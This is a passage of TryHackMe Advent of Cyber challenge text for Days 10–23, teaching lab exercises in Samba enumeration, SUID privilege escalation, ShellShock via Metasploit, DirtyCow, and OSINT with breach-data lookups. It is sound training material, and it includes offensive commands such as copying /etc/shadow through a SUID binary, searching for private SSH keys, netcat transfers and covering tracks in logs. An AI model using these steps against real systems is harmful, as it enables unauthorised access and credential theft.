Watch DarkStars video on solving this task!

10.1. Getting Started:
Before we begin, we're going to need to deploy two Instances:

  1. The THM AttackBox by pressing the " Start AttackBox" button at the top-right of the page.
  2. The vulnerable Instance attached to this task by pressing the "Deploy" button at the top-right of this task/day.


10.2. Today's Learning Objectives:
Learn about the basics of network file sharing protocols before getting hands-on with Samba, where you will be enumerating "tbfc-smb-01" : a vulnerable Samba server to gain un-authorised access.

Made with ❤ by CMNatic


10.3. What is Samba & where is it Used?

Whilst we learnt about one of the most commonplace protocols that are used for file-sharing on Day 10, we'll be covering an alternative technology for file-sharing that is most used within organisation/company networks. Offering encryption as standard, this technology consists of two protocols:

  • SMB (Server Message Block) - Natively supported by Windows and not Linux
  • NFS (Network File System) - Natively supported by Linux and not Windows

Protocols such as SMB send "requests" and "responses" when communicating with each other, as illustrated below:

(TechTarget., 2017)

What makes Samba so popular and useful is that it removes the differences between these two protocols, meaning that the two operating systems can now share resources including files amongst each other. Simply, Samba connects to a "share" (think of this as a virtual folder) and is capable of day-to-day activities like deleting, moving or uploading files.

Samba is flexible in the sense it can be useful for both you and me or businesses with thousands of employees. For example, employees can access documents from a central computer rather than each employee storing their own copy. As previously mentioned, this technology is encrypted enabling sensitive data like username and passwords used in the authentication process (and the data itself)  to be communicated between client/server securely.

Unlike FTP, other IT devices such as network printers can also be shared between client/server.


10.4. Searching for Samba Shares
We're going to be using the enum4linux tool that is already provided to you on the THM AttackBox. Let's get our hands dirty!

  1. Open a terminal prompt and navigate to enum4linux: cd /root/Desktop/Tools/Miscellaneous
  2. Run enum4linux and list all the possible options we could use, take time to study these for anything
    interesting:  ./enum4linux.pl -h

Note how we can use options like -S to list shares or -U (note the uppercase) to list possible users. In
my example, I want to find out who can be used to access the server through Samba: ./enum4linux.pl -U MACHINE_IP


Note how enum4linux has discovered four users in my example...One of these users may have a weak password such as "password123" that we can log in with and access sensitive data as.
1. jjohns
2. lbutton
3. jfrost
4. cmnatic

And as a result of further enumeration with enum4linux, we've discovered the following three shares!
1. homes
2. share1
3. IPC$


Now it's your turn, scan your Instance (MACHINE_IP) to answer Question #1 and Question #2. Remember the options that
we can use with enum4linux.pl !


10.5. Connecting to a Share

We've already learnt two key pieces of information from the previous section:

  • Usernames to authenticate as
  • Shares that we can access (remembering that shares most likely contain data)

However, a very common and easy to cause vulnerability by administrators is wrong permissions. You may be able to access a share and its data without logging in at all, such as we will demonstrate below:

1. Remember that the IP address of the Samba server is that of the Instance  you deployed (MACHINE_IP)

2. Use the smbclient tool to begin accessing the Samba server and its shares, replacing "sharename" with the name of the share you wish to access: smbclient //REPLACE_INSTANCE_IP_ADDRESS/**sharename**

3. You will be asked for a password, the easiest password is no password! We can just press "Enter" to test this theory. If successful, this means that the share requires no authentication and we are now logged in.

For example, accessing "share1" on another device:

 |

You can use the help command to list some of the commands you can run whilst connected to the Samba share. Here's a quick rundown of the fundamentals:

Command Description
ls List files and directories in the current location
cd <directory> Change our working directory
pwd Output the full path to our working directory
more <filename> Find out more about the contents of a file. To close the open file, you press :q
get <filename> Download a file from a share
put <filename> Upload a file from a share


You can now proceed to answer Question #3 and Question #4


10.6. Conclusion, where to go from here and additional Material:

You've learned the fundamentals of how a very commonplace protocol used by computing devices works, and ultimately, can be leveraged through the use of enumeration and misconfiguration. With this said, you might be surprised to learn that even printers can use the protocols behind Samba. Swafox has created a lovely room on Printer Hacking 101.

There's no truer statement in pentesting that practice makes perfect.  Not only can you use the tools within this room, why not give a few others a try and apply your knowledge in the "Kenobi" Walkthrough room or the "Anonymous"Challenge room (CTF)

Answer the questions below

  1. Question #1 Using enum4linux, how many users are there on the Samba server (MACHINE_IP)?

  2. Question #2 Now how many "shares" are there on the Samba server?

  3. Question #3 Use smbclient to try to login to the shares on the Samba server (MACHINE_IP). What share doesn't require a password?

  4. Question #4 Log in to this share, what directory did ElfMcSkidy leave for Santa?

Task 13: [Day 11] Networking The Rogue Gnome


Day 11 - The Rogue Gnome: Prelude

This is it - the moment that Elf McEager has been waiting for. It's the final exam of the Nmap course that he enlisted on during "Day 8 - What's Under the Christmas Tree?". It looks like all that hard work of hitting the books has paid off..."Success!" Elf McEager screams..."the exploit worked! Yippeee!"

Elf McEager has successfully managed to create a reverse shell from the target back to his computer. Little did he know, the real exam begins now...The last stage of the exam requires Elf McEager to escalate his privileges! He spent so much time studying Nmap cheatsheets that he's now drawing a blank...Can you help Elf McEager?

To be the good guy, sometimes you gotta be the bad guy first...

Watch DarkStar's Video On Solving This Task


11.1. Getting Started:

Before we begin, we're going to need to deploy two Instances:

  1. The THM AttackBox by pressing the "Start AttackBox" button at the top-right of the page.
  2. The vulnerable Instance attached to this task by pressing the "Deploy" button at the top-right of this task/day.

11.2. Today's Learning Objectives:

We're going to be learning the fundamentals of privilege escalation, what it entails and how it is used day-to-day without you even realising in legitimate circumstances. After covering the fundamentals of Linux file permissions and understanding why we may want to escalate our privileges as a pentester, we're going to put our theory into practice by abusing a common file permission misconfiguration on Linux.

Made with ❤ by CMNatic


11.3. What is Privilege Escalation?

You may be surprised to find out that privilege escalation is something that you do daily. On computing systems, there is a general rule of thumb that determines how someone interacts with a computer system and the resources within it. There are two primary levels of permissions that a person may have to a computer system:

  • User
  • Administrator

Generally speaking, only Administrators can modify system settings or change the permissions of other users resources like files and folders.

Users may be further divided into roles such as within a company. Staff in HR are only able to access HR documents whereas accounting staff are only able to access accounting resources.

Privilege escalation is simply the process of increasing the current privileges we have to permissions above us. In the screenshot below, we are escalating our privileges to Administrator to run Command prompt on Windows 10:

A normal process of privilege escalation

As a pentester, we often want to escalate our privileges to that of another user or administrator to have full access to a system. We can discover and abuse misconfigurations or bugs within a system to escalate these privileges where this shouldn't be possible otherwise.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach

A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy hand of luck and patience to work. Take for example the Eternalblue exploit which conducts a series of vulnerabilities in how the Windows OS allocates and manages memory. As the exploit writes to memory in an in-proper way, there is a chance of the computer crashing. We'll showcase a means of stabilising our connection in the section below.

Let's exploit a local copy of a DVWA (Damn Vulnerable Web App) and use a vulnerability called command injection to create a reverse connection to our device. Highlighted in red is the system command to utilise Netcat to connect back to our attacking machine:

Verifying a successful reverse connection, we execute two initial commands to get a bit of insight as to how we should progress:

Executing the whoami command allows us to see what the name of the account that we are executing commands as. echo $0 informs us of our shell - it is currently a /bin/sh. This is a simple shell in comparison to a "/bin/bash". In shells like our current Netcat, we don't have many luxuries such as tab-completion and re-selecting the last command executed (using the up-arrow), but importantly, we can't use commands that ask for additional input i.e. providing SSH credentials or using the substitute user command su

Modern Ubuntu installs come with python3 installed, we can spawn another shell and begin to make it interactive:
python -c 'import pty; pty.spawn("/bin/bash")'


There are many ways you can make your shell interactive if Python is not installed.

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

  • backups
  • password
  • admin
  • config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: find / -name id_rsa 2> /dev/null....Let's break this down:

  • We're using find to search the volume, by specifying the root (/) to search for files named "id_rsa" which is the name for private SSH keys, and then using 2> /dev/null to only show matches to us.

Can you think of any other files or folders we may want to find?

11.7. The "Priv Esc Checklist"

As you progress through your pentesting journey, you will begin to pick up a certain workflow for how you approach certain stages of an engagement. Whilst this workflow is truly yours, it will revolve around some fundamental steps in looking for vulnerabilities for privilege escalation.

  1. Determining the kernel of the machine (kernel exploitation such as Dirtyc0w)
  2. Locating other services running or applications installed that may be abusable (SUID & out of date software)
  3. Looking for automated scripts like backup scripts (exploiting crontabs)
  4. Credentials (user accounts, application config files..)
  5. Mis-configured file and directory permissions

Checkout some checklists that can be used as a cheatsheet for the enumeration stage of privilege escalation:

11.8. Vulnerability: SUID 101

For today's material, we're going to be showcasing the resource that is GTFOBins and explaining how the misconfigured permissions of applications can be exploited to escalate our privileges to an administrator.

Firstly, this begs the question...what is SUID exactly? Well, let's get on the same page by detailing how permissions work in Linux exactly. A benefit of Linux is its granularity in file permissions - they are, however, rather intimidating to approach. When performing commands like ls -l to list the permissions of our current directory:

   [A]         [B]     [C]
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec 8 18:33 exampledir
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec 8 18:33 exampledir2
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec 8 18:33 exampledir3
-rw-rw-r-- 1 cmnatic cmnatic 0 Dec 8 18:33 examplefile
-rw-rw-r-- 1 cmnatic cmnatic 0 Dec 8 18:33 examplefile2
-rw-rw-r-- 1 cmnatic cmnatic 0 Dec 8 18:33 examplefile3

Our directory has three directories "exampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

Column Letter Description Example
[A] filetype (d is a directory - is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing. A file with -rw-rw-r-- is read/write to the user and group only. However, every other user has read access only
[B] the user who owns the file cmnatic (system user)
[C] the group (of users) who owns the file sudoers group


At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (chmod +x filename), this value changes (note the "x" in the snippet below -rwxrwxr):

-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh 

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require sudo in front of them. The sudo allows you to execute something with the permissions as root (the most privileged user). Users who can use sudo are called "sudoers" and are listed in /etc/sudoers (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:


Filename File Owner User who is executing the file User that the file is executed as
ex1 root cmnatic root
ex2 cmnatic cmnatic cmnatic
ex3 service danny service


Suddenly with the introduction of SUID, users no longer have to be a sudoer to run an executable as root. This can be legitimately used to allow applications that specific privileges to run that another user can't have.

11.9. Abusing SUID (GTFOBins)

Now that we understand why executables with this SUID permission are so enticing, let's begin to learn how to find these and understand the capabilities we can do with some of these executables. At the surface, SUID isn't inherently insecure. It's only when you factor in the misconfiguration of permissions (and given the complexity on Linux - is very easy to do); Administrators don't adhere to the rule of least privileges when troubleshooting.

Executables that are capable of interacting with the operating system such as reading/writing files or creating shells are goldmines for us. Thankfully, GTFOBins is a website that lists a majority of applications that do such actions for us. Let's set the SUID on the cp command that is used to copy files with chmod u+s /usr/bin/cp

Note how the cp executable is owned by "root" and now has the SUID permission set:

cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ ls -al /usr/bin | grep "cp"
-rwsr-xr-x 1 root root 153976 Sep 5 2019 cp

The cp command will now be executed as root - meaning we can copy any file on the system. Some locations may be of interest to us:

  • copying the contents of other user directories (i.e. bash history, ssh keys, user.txt)
  • copying the contents of the "/root" directory (i.e. "/root/flag.txt")
  • copy the "/etc/passwd" & "/etc/shadow" files for password cracking

Let's confirm this by using find to search the machine for executables with the SUID permission set: find / -perm -u=s -type f 2>/dev/null

And now using cp to copy the contents of "/root" into our directory ("/home/cmnatic"):


11.10. Introducing Enumeration Scripts (Doing the leg work for us...)

Fortunately for us, there are many enumeration scripts available to use that automate some of the enumeration processes for us. We can download these onto our own machine and use a few methods to upload them to our vulnerable target instance. Bear in mind that vulnerable target Instances that you deploy on TryHackMe do not have internet access, so we must use our own attacking machine that is connected to the THM network.

A great script that is essential to anyone's toolkit is "LinEnum" that is available for download from here. LinEnum enumerates the lab machine for us, detailing and collating useful information such as kernel versions, permissions to any executables or files that are outside of the users home directory - and a whole plethora more!

The problem with this? It's easy to get lost within it all. Enumeration scripts often return lots of information that is often not all that useful to us; It's important to understand how these enumeration scripts work so as not to rely on them. However, these scripts make privilege escalation that much more approachable for beginners.

11.10.1. Let's download the LinEnum script to our own machine using wget:

11.10.2. Let's use Python3 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the lab machine. Make sure you run this command in the same directory that you downloaded LinEnum.sh to: python3 -m http.server 8080

11.10.3. We need to upload this to the vulnerable Instance (MACHINE_IP) whilst ensuring that our own device is connected to the THM network. There are many ways this can be done which will depend on the vulnerable Instance you are attacking; the vulnerable Instance may not have tools such as wget, so alternatives will need to be used.

11.10.3.1. Navigate to a directory that we will have write permission to. The /tmp directory allows all users to write to it - so we will use this.

11.10.3.2. Using wget on the vulnerable Instance:

11.10.3.3. Using netcat:

11.10.3.3.1. Setup netcat on the vulnerable Instance to listen for an incoming file: nc -l -p 1337 > LinEnum.sh

11.10.3.3.2. Setup netcat on our own machine to send a file: nc -w -3 MACHINE_IP 1337 < LinEnum.sh

11.10.3.4. Add the execution permission to LinEnum.sh on the vulnerable Instance: chmod +x LinEnum.sh

11.10.3.5. Execute LinEnum.sh on the vulnerable Instance: ./LinEnum.sh


11.11. Covering our Tracks

The final stages of penetration testing involve setting up persistence and covering our tracks. For today's material, we'll detail the later as this is not mentioned nearly enough.

During a pentesting engagement, you will want to try to avoid detection from the administrators & engineers of your client wherever within the permitted scope of the pentesting engagement. Activities such as logging in, authentication and uploading/downloading files are logged by services and the system itself.

On Debian and Ubuntu, the majority of these are left within the "/var/log directory and often require administrative privileges to read and modify. Some log files of interest:

  • "/var/log/auth.log" (Attempted logins for SSH, changes too or logging in as system users:)

  • "/var/log/syslog" (System events such as firewall alerts:)

  • "/var/log/<service/"
  • For example, the access logs of apache2
    • /var/log/apache2/access.log"

11.12. Challenge

Ensure that you have deployed the instance attached to this task and take note of the IP address (MACHINE_IP). Answer Question #1 and #2 before proceeding to log into the vulnerable instance. You have already been provided with the credentials to use to log into the vulnerable instance in Question #3.

Apply your newly found knowledge from this task to escalate your privileges! Study the hints carefully if needed - everything to complete this day has been discussed throughout today's task.

Want to hone-in your skills? I highly recommend checking out the new "Privilege escalation and shells" module on TryHackMe. Modules provide a guided-style of learning for all users, similarly to the subscriber Pathways. 

Answer the questions below

  1. What type of privilege escalation involves using a user account to execute commands as an administrator?

  2. What is the name of the file that contains a list of users who are a part of the sudo group?

  3. Use SSH to log in to the vulnerable machine like so: ssh cmnatic@MACHINE_IP

    Input the following password when prompted: aoc2020

  4. Enumerate the machine for executables that have had the SUID permission set. Look at the output and use a mixture of GTFObins and your researching skills to learn how to exploit this binary.

    You may find uploading some of the enumeration scripts that were used during today's task to be useful.

  5. Use this executable to launch a system shell as root.

    What are the contents of the file located at /root/flag.txt?

Task 14: [Day 12] Networking Ready, set, elf.

 Day 12: Ready, set, elf. - Prelude:

Christmas is fast approaching, yet, all remain silent at The Best Festival Company (TBFC). What gives?! The cheek of those elves - slacking at the festive period! Santa has no time for slackers in his workshop. After all, the sleigh won't fill itself, nor will the good and naughty lists be sorted. Santa has tasked you, Elf McEager, with whacking those elves back in line.

Watch DarkStar's video on solving this task!

12.1. Getting Started:
Before we begin, we're going to need to deploy two Instances:

  1. The THM AttackBox by pressing the " Start AttackBox" button at the top-right of the page.
  2.  The vulnerable Instance attached to this task by pressing the "Deploy" button at the top-right of this task/day

12.2. Todays Learning Objectives:

We're going to be applying some of the skills and techniques we previously explored in this year's Advent of Cyber. Let's put on our enumeration caps, crack our knuckles and get hands-on with learning about, discovering and exploiting an interesting functionality of web servers.

Made with ❤ by CMNatic


12.3. Vulnerability...reveal yourself!
As an application's lifecycle continues, so does its version numbering. Applications contain seemingly innocent hallmarks of information such as version numbering. Known as information disclosure, these nuggets of information are handed to us by the server through error messages such as in the following screenshot, HTTP headers or even on the website itself.

An attacker can use knowledgebases such as Rapid7, AttackerKB, MITRE or Exploit-DB to look for vulnerabilities associated with the version number of that application. Vulnerabilities are attributed by a CVE number. You can learn more about these in MuirlandOracle's Intro to Research room.


12.4. Everything CGI (And no, not the movie kind...)
As you may have discovered throughout the "Web" portion of the event, webservers don't just display websites...They are capable of interacting with the operating system directly. The Common Gateway Interface or CGI for short is a standard means of communicating and processing data between a client such as a web browser to a web server.

Simply, this technology facilitates interaction with programmes such as Python script files, C++ and Java application, or system commands all within the browser - as if you were executing it on the command line.


(America Online., 1999)

Despite their age, CGI scripts are still relied upon from devices such as embedded computers to IoT devices, Routers, and the likes, who can't run complex frameworks like PHP or Node.


12.5. The Nitty Gritty
Whilst CGI has the right intentions and use cases, this technology can quickly be abused by people like us! The commonplace for CGI scripts to be stored is within the /cgi-bin/ folder on a webserver. Take, for example, this systeminfo.sh file that displays the date, time and the user the webserver is running as:

When navigating to the location of this script using our browser, the script is executed on the web server, the resulting output of this is then displayed to us. How could we use this?

12.6. As We've Demonstrated...
We could, perhaps, parse our own commands through to this script that will be executed. Because we know that this is a Ubuntu machine,  we can try some Linux commands like ls to list the contents of the working directory:


Or on a Windows machine, the systeminfo command reveals some useful information:

This is achieved by parsing the command as an argument with ?& i.e. ?&ls. As this is a web server, any spaces or special characters will need to be URL encoded.

12.7. There are tools for this! Practical Metasploit
Now we understand the application that's running, tools such as Metasploit can be used to confirm suspicions and hopefully leverage them! After some independent research, this application is vulnerable to the ShellShock attack (CVE 2014-6271)

Let's start Metasploit's console and use the ShellShock payload. (TryHackMe's room and blog post on Metasploit will be useful here)

At the minimum, when using an exploit, Metasploit needs to know two things:

  • Your machine (such as the TryHackMe AttackBox) that you're attacking from (LHOST)
  • The target that you're attacking (RHOST(S))

Exploits will have their own individual settings that you will need to configure. We can list these by using the options command, then using set OPTION VALUE accordingly. In our example, the exploit involves CGI scripts and as such, we must specify the location of the script on the webserver that we're attacking. In the example so far, this was at http://10.0.0.1/cgi-bin/systeminfo.sh

In order for the attack used as the example in this task to work, the options would be set like so:

  • LHOST - 10.0.0.10 (our PC)
  • RHOST - 10.0.0.1 (the remote PC)
  • TARGETURI /cgi-bin/systeminfo.sh (the location of the script)


Please note that these options are for the exploit used as an example, you will have to set these values accordingly for the challenge.

After ensuring our options are set right, Let's run the exploit to get a Meterpreter connection...Success!

To run system commands on the host, we will use shell. By creating a shell on the remote host, we can run system commands as if it were our own PC.

I highly recommend the RP: Metasploit room if you wish to delve into this wonderful framework further. 

12.8. It's Challenge Time
To solve Elf McSkidy's problem with the elves slacking in the workshop, he has created the CGI script: elfwhacker.bat

Deploy the instance attached to this task, use your NMAP skills from "Day 8 - What's Under the Christmas Tree?  to find out what port the webserver MACHINE_IP is running on...Visit the application and discover the installation version, weaponise this information by searching knowledgebases for exploits and Meterpreter payloads possible and whack those elves!.


As this is a Windows machine, please allow a minimum of five minutes for it to deploy before beginning your enumeration.


Bonus: There are at least two ways of escalating your privileges after you gain entry. Find these out and pivot at your leisure! (please note that this is optional for the day should you fancy the challenge...)

12.9. Where to go from here

DarkStar7471's  AttackerKB Room

Heavenraiza's MITRE room

DarkStar7471's RP:Metasploit Room

Answer the questions below

  1. What is the version number of the web server?

  2. What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

  3. Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

  4. What are the contents of flag1.txt

  5. Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

Task 15: [Day 13] Networking Coal for Christmas

Day 13: Coal For Christmas
Prove these sysadmins deserve coal for Christmas!

Watch JohnHammond's video on solving this task!

Answer the questions below

  1. Hi Santa, hop in your sleigh and deploy this machine!

  2. The Christmas GPS now says this house is at the address MACHINE_IP. Scan this machine with a port-scanning tool of your choice.

    Port Scanning

    We will begin by scanning the machine. If you are working from the TryHackMe "Attackbox" or from a Kali Linux instance (or honestly, any Linux distribution where you have this installed), you can use nmap with syntax like so:

    nmap MACHINE_IP
    
  3. What old, deprecated protocol and service is running?

  4. Initial Access

    Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or netcat with syntax like this:

    telnet MACHINE_IP <PORT_FROM_NMAP_SCAN>
    

    What credential was left for you?

  5. Enumeration

    Looks like you can slide right down the chimney! Log in and take a look around, enumerate a bit. You can view files and folders in the current directory with ls, change directories with cd and view the contents of files with cat.

    Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:

    cat /etc/*release
    uname -a 
    cat /etc/issue 

    There is a great list of commands you can run for enumeration here: https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

    What distribution of Linux and version number is this server running?

  6. This is a very old version of Linux! This may be vulnerable to some kernel exploits, that we could use to escalate our privileges.

    Take a look at the cookies and milk that the server owners left for you. You can do this with the cat command as mentioned earlier.

    cat cookies_and_milk.txt

    Who got here first?

  7. The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

    That C source code is a portion of a kernel exploit called DirtyCow. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

    You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/

    This cookies_and_milk.txt file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

  8. You can compile the C source code on the target with gcc. You might need to supply specific parameters or arguments to include different libraries, but thankfully, the DirtyCow source code will explain what syntax to use.

    What is the verbatim syntax you can use to compile, taken from the real C source code comments?

  9. Privilege Escalation

    Run the commands to compile the exploit, and run it.

    What "new" username was created, with the default operations of the real C source code?

  10. Switch your user into that new user account, and hop over to the /root directory to own this server!

    You can switch user accounts like so:

    su <user_to_change_to>

  11. Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal for Christmas!

    After you leave behind the coal, you can run tree | md5sum

    What is the MD5 hash output?

Task 16: [Day 14] OSINT Where's Rudolph?


Day 14: Where's Rudolph?:

'Twas the night before Christmas and Rudolph is lost
Now Santa must find him, no matter the cost
You have been hired to bring Rudolph back
How are your OSINT skills? Follow Rudolph's tracks...


Task #1

While hunting and searching for any hints or clues
Santa uncovers some details and shares the news
Rudolph loved to use Reddit and browsed aplenty
His username was 'IGuidetheClaus2020'

Many OSINT investigations start with only a username. A user's posting history can possibly lead to further information. Sometimes, it's the smallest of clues that help us out. Comb through Rudolph's Reddit history and answer questions #1-5 below. You may need to use partial clues with a search engine to fill in the gaps.

Watch TheCyberMentor's video on solving this task!

Learning Objectives:

1) Identify important information based on a user's posting history.
2) Utilize outside resources, such as search engines, to identify additional information, such as full names and additional social media accounts.

Additional Resources:

While Rudolph's posting history is enough for us to identify that he has other social media accounts, sometimes we are not that lucky. Great tools exist that allow us to search for user accounts across social media platforms. Sites, such as https://namechk.com/, https://whatsmyname.app/ and https://namecheckup.com/ will identify other possible accounts quickly for us. Tools, such as https://github.com/WebBreacher/WhatsMyName and https://github.com/sherlock-project/sherlock do this as well. Simply enter a username, hit search, and comb through the results. It's that easy!

Task #2

Well it looks like you have uncovered Rudolph's Twitter
Now we can read into all of his chitter
Go through his profile and give it some views
The deeper you dig, the better the clues

By finding another account belonging to our user, we open up the possibility of gathering even more information. Utilize the information found on Rudolph's Twitter account to answer questions #6-11.

Learning Objectives:

1) Identify important information based on a user's posting history.
2) Use reverse image searching to identify where a photo was taken and possibly identify additional information, such as other user accounts.
3) Utilize image EXIF data to uncover critical details, such as exact photo location, camera make and model, the date the photo was taken, and more.
4) Use discovered emails to search through breached data to possibly identify user passwords, name, additional emails, and location.

Additional Resources

This task was created to identify common critical steps in an OSINT investigation. Reverse image searching can help not only identify where an image was taken, but it can assist with identifying websites where that photo exists as well as similar photos (possibly from the same photoset), which can be incredibly useful in an investigation. While Google Images is used in our example, other sites should also be utilized to be as thorough as possible. No one site is perfect when it comes to reverse image searching (or any tool for that matter). Sites like https://yandex.com/images/ , https://tineye.com/ and https://www.bing.com/visualsearch?FORM=ILPVIS are great as well. Additionally, do not neglect the possibility of EXIF data existing in an image. While a lot of sites strip this data, not all do. It never hurts to look and can provide a wealth of information when the data is still there.

Finally, breached data can be incredibly useful from an investigative standpoint. Breach data does not just include passwords. It often has full names, addresses, IP information, password hashes, and more. We can often use this information to tie to other accounts. For example, say we find an account with the email of v3ry1337h4ck3r@gmail.com. If we search that email for breached data, we might find a password or hash associated with it. If unique enough, we can search that password or hash in a breach database and use it to identify other possible accounts. We can do the same with usernames, IPs, names, etc. The possibilities are vast and one email address can lead to a slew of information.

Websites such as https://haveibeenpwned.com/ will help identify if an account has ever been breached and will, at a minimum, inform us if an account existed at one point. However, it does not provide any password information. Free sites such as http://scylla.sh/ will provide password information and are easy to search through. The data on free sites can tend to be older and not up to date with the latest breach information, but these sites are still a powerful resource. Lastly, paid sites such as https://dehashed.com/ offer up to date information and are easily searchable at affordable rates.

Wrapping Up

It looks like finding Rudolph was a bit too easy
His OPSEC would make any security pro queasy
To the Windy City, Rudolph was tracked
Christmas is saved, we brought Rudolph back

Answer the questions below

  1. What URL will take me directly to Rudolph's Reddit comment history?

  2. According to Rudolph, where was he born?

  3. Rudolph mentions Robert.  Can you use Google to tell me Robert's last name?

  4. On what other social media platform might Rudolph have an account?

  5. What is Rudolph's username on that platform?

  6. What appears to be Rudolph's favorite TV show right now?

  7. Based on Rudolph's post history, he took part in a parade.  Where did the parade take place?

  8. Okay, you found the city, but where specifically was one of the photos taken?

  9. Did you find a flag too?

  10. Has Rudolph been pwned? What password of his appeared in a breach?

  11. Based on all the information gathered.  It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile.  What are the street numbers of the hotel address?

Task 17: [Day 15] Scripting There's a Python in my stocking!

Answer the questions below

  1. What's the output of True + True?

  2. What's the database for installing other peoples libraries called?

  3. What is the output of bool("False")?

  4. What library lets us download the HTML of a webpage?

  5. What is the output of the program provided in "Code to analyse for Question 5" in today's material?

    (This code is located above the Christmas banner and below the links in the main body of this task)

  6. What causes the previous task to output that?

Task 18: [Day 16] Scripting Help! Where is Santa?

Created by Bee.

Oh no! Santa 🎅 has taken off, leaving you -- the faithful elves behind! Can you help find Santa's location?

Luckily, the elves are OSINT masters and remember a thing or two. Specifically, they remember:

  • Santa has a webpage at MACHINE_IP/static/index.html to help lost elves find their way home. Santa never told the elves what port number the webserver is on. Can you find out?!
  • This webpage has a link somewhere on it, hidden away so anyone that isn't an elf can't find it.
  • Santa's Sled has an API we can talk too. The key for the API is between 0 and 100, and it's an odd number. But be careful! After an unknown number of attempts, Santa's Sled will ban your IP address. 

Deploy the machine that is running Santa's Sled and allow a couple of minutes for the target (MACHINE_IP) to start up. Using your Python skills from Day 15 to find the correct key for the API.

Watch John Hammonds video on solving this task!

Answer the questions below

  1. What is the port number for the web server?

  2. Without using enumerations tools such as Dirbuster, what is the directory for the API?  (without the API key)

  3. Where is Santa right now?

  4. Find out the correct API key. Remember, this is an odd number between 0-100. After too many attempts, Santa's Sled will block you. 

    To unblock yourself, simply terminate and re-deploy the target instance (MACHINE_IP)

Task 19: [Day 17] Reverse Engineering ReverseELFneering

Answer the questions below

  1. What is the value of local_ch when its corresponding movl instruction is called (first if multiple)?
  2. What is the value of eax when the imull instruction is called?

  3. What is the value of local_4h before eax is set to 0?

Task 20: [Day 18] Reverse Engineering The Bits of Christmas

Answer the questions below

  1. Open the "TBFC_APP" application in ILspy and begin decompiling the code

  2. What is Santa's password?

  3. Now that you've retrieved this password, try to login...What is the flag?

Task 21: [Day 19] Web Exploitation The Naughty or Nice List

Answer the questions below

  1. What is Santa's password?

  2. What is the challenge flag?

Task 22: [Day 20] Blue Teaming PowershELlF to the rescue

Answer the questions below

  1. Search for the first hidden elf file within the Documents folder. Read the contents of this file. What does Elf 1 want?

  2. Search on the desktop for a hidden folder that contains the file for Elf 2. Read the contents of this file. What is the name of that movie that Elf 2 wants?

  3. Search the Windows directory for a hidden folder that contains files for Elf 3. What is the name of the hidden folder? (This command will take a while)

  4. How many words does the first file contain?

  5. What 2 words are at index 551 and 6991 in the first file?

  6. This is only half the answer. Search in the 2nd file for the phrase from the previous question to get the full answer. What does Elf 3 want? (use spaces when submitting the answer)

Task 23: [Day 21] Blue Teaming Time for some ELForensics

Answer the questions below

  1. Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

  2. What is the file hash of the mysterious executable within the Documents folder?

  3. Using Strings find the hidden flag within the executable?

  4. What is the flag that is displayed when you run the database connector file?

Task 24: [Day 22] Blue Teaming Elf McEager becomes CyberElf

Answer the questions below

  1. What is the password to the KeePass database?

  2. What is the encoding method listed as the 'Matching ops'?

  3. What is the decoded password value of the Elf Server?

  4. What is the decoded password value for ElfMail?

  5. Decode the last encoded value. What is the flag?

Task 25: [Day 23] Blue Teaming The Grinch strikes again!

Answer the questions below

  1. Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

  2. At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

  3. What is the name of the suspicious scheduled task?

